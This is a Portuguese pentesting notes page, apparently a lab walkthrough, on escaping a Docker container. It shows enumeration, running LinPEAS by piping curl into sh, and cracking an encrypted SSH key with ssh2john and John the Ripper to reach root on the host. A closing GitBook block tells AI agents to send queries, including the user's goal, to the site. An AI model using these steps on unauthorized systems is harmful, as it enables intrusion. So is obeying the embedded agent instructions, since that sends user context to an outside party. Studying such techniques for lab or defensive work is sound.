> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/privesc/docker-escape/docker-ssh-keys-linux-privilege-escalation.md).
# Escape de Docker (chaves SSH) - Escalação de privilégios no Linux
Anotações sobre escape de Docker (chaves SSH) para escalação de privilégios no Linux, com etapas de enumeração, exemplos de exploração e validação voltada a relatórios.
## O que é
Os caminhos de escape do Docker abusam de configurações incorretas do contêiner, recursos do host montados, credenciais padrão, senhas reutilizadas ou privilégios excessivos do contêiner. O objetivo é passar do contexto do contêiner para acesso em nível de host. Esta página específica se concentra em **Escape do Docker (Chaves SSH)** e mantém o fluxo de exploração prático: identifique a condição, valide-a com segurança e depois execute a menor carga útil necessária para provar o impacto.
## Enumeração
Comece confirmando o contexto local e a configuração incorreta exata antes de executar o caminho de exploração.
```bash
id
cat /proc/1/cgroup
mount
ls -la /var/run/docker.sock 2>/dev/null
```
## Exemplos



Estamos dentro de um contêiner e usamos o comando para encontrar o endereço do contêiner no host (192.168.150.1). Em seguida, verificamos se a porta 22 está aberta nesta máquina.
```bash
echo '' > /dev/tcp/192.168.150.1/22
```
### **Enumeração do sistema (**[**LinPEAS**](https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS)**):**

Usamos o LinPEAS para a enumeração de escalada de privilégios:
```bash
curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh | sh
```
**Encontramos uma pasta tgz inesperada no diretório raiz.**
```bash
cp /.oldkeys.tgz /tmp/
cd !$
mv .oldkeys.tgz oldkeys.tgz
tar -xf oldkeys.tgz
```
### **Quebra de chave SSH privada protegida:**

### Identificação da chave SSH privada
Identificamos um par de chaves SSH pública e privada do OpenSSH.
### Quebra da chave privada:

* Observamos que a chave privada está criptografada

* Usamos **ssh2john.py** para converter o conteúdo do arquivo em um hash:
```bash
python2.7 /usr/share/john/ssh2john.py id_rsa
```
* Então usamos o John the Ripper para quebrar o hash com um arquivo de senhas.
```bash
john -w:/usr/share/wordlists/rockyou.txt hash
```
### Acesso como root:

Conseguimos acesso à máquina como root.
### **Abuso da confiança na chave SSH para escapar do contêiner:**


Use a `known_hosts` configuração no diretório SSH do contêiner para fazer pivot para outra máquina, permitindo-nos conectar ao usuário admin na máquina host.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/privesc/docker-escape/docker-ssh-keys-linux-privilege-escalation.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.